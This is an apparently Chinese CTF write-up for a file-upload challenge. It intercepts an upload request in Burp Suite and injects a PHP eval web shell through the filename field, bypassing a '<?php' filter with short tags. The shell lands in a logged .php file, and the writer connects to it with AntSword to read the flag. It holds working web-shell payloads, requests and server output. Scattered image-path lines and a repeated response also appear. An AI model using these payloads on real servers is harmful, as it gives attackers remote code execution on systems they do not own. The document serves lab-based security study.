
尝试使用BurpSuite抓取数据包，通过修改文件名实现写入一句话木马：


Request to http://44c9cc3b-aa02-4f64-b4ab-9e2cca44b58c.node3.buuoj.cn:80 [111.73.46.229]
Forward
Drop
Intercept is on
Action
Comment this item
Raw
Params
Headers
Hex

```
POST /upload.php HTTP/1.1
Host: 44c9cc3b-aa02-4f64-b4ab-9e2cca44b58c.node3.buuoj.cn
Content-Length: 282
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://44c9cc3b-aa02-4f64-b4ab-9e2cca44b58c.node3.buuoj.cn
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarytAKrWB3hGxJd29PT
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_0_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://44c9cc3b-aa02-4f64-b4ab-9e2cca44b58c.node3.buuoj.cn/user.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=1763b3112bc8ac-0d205f9bf1cb9d-63112c72-1fa400-1763b3112bd8ab; username=QE5FDx4%3D
Connection: close

------WebKitFormBoundarytAKrWB3hGxJd29PT
Content-Disposition: form-data; name="file"; filename="1.txt"
Content-Type: text/plain

test
------WebKitFormBoundarytAKrWB3hGxJd29PT
Content-Disposition: form-data; name="submit"

Submit
------WebKitFormBoundarytAKrWB3hGxJd29PT--
```


`Content-Disposition: form-data; name="file"; filename="1.txt"`

修改`Content-Disposition`中参数filename的值为：`<?php @eval($_POST['hack']); ?>`




```
HTTP/1.1 200 OK
Server: openresty
Date: Wed, 09 Dec 2020 07:30:44 GMT
Content-Type: text/html
Content-Length: 86
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/5.5.9-1ubuntu4.29

You cant upload php file.<script>setTimeout('location.href="user.php"',
3000);</script>
```

得到回显内容：




```
HTTP/1.1 200 OK
Server: openresty
Date: Wed, 09 Dec 2020 07:30:44 GMT
Content-Type: text/html
Content-Length: 86
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/5.5.9-1ubuntu4.29

You cant upload php file.<script>setTimeout('location.href="user.php"',
3000);</script>
```

提示不能上传php文件，猜测是因为一句话中包含PHP的<?php该标签，查阅资料，可以使用短标签：<?= ?>
注：使用短标签时，需要short_open_tag=on。
构造短标签一句话木马：<?= @eval($_POST['hack']); ?>，传入得到回显：



```
HTTP/1.1 200 OK
Server: openresty
Date: Wed, 09 Dec 2020 07:34:28 GMT
Content-Type: text/html
Content-Length: 157
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/5.5.9-1ubuntu4.29

I logged the file name you uploaded to
logs/upload.5bb9dfd7bff7729972381d3f45d6f07a.log.php. LOL<
script>setTimeout('location.href="user.php"',3000);</script
>
```

已经给出了log文件路径，使用中国蚁剑连接：



URL地址 * http://175bc058-b031-4e2a-928c-ef08f571e3f8.node3.buuoj.cn/logs/uplo

连接密码 * hack

网站备注

编码设置 UTF8


连接类型 PHP

编码器

● default (不推荐)

○ random (不推荐)

○ base64



名称	日期	大小	属性
dev	2020-12-09 07:58:53	340 b	0755
etc	2020-12-09 07:58:53	21 b	0755
home	2019-09-01 08:57:40	19 b	0755
lib	2015-01-28 16:28:45	45 b	0755
lib64	2015-01-28 16:28:38	34 b	0755
media	2015-01-28 16:28:17	6 b	0755
mnt	2014-04-10 22:12:14	6 b	0755
opt	2015-01-28 16:28:17	6 b	0755
proc	2020-12-09 07:58:53	0 b	0555
root	2015-02-19 19:52:28	49 b	0700
run	2020-12-09 07:58:55	75 b	0755
sbin	2014-10-01 20:41:22	44 b	0755
srv	2015-01-28 16:28:17	6 b	0755
sys	2020-10-23 01:33:36	0 b	0555
tmp	2020-12-09 08:04:18	6 b	1777
usr	2015-01-28 18:36:59	30 b	0755
var	2015-02-17 21:14:27	39 b	0755
.dockerenv	2020-12-09 07:58:53	0 b	0755
flag	2020-12-09 07:58:55	43 b	0777

在/目录下即可找到flag

ps:

题目作者一定是个可可爱爱得小女生吧~~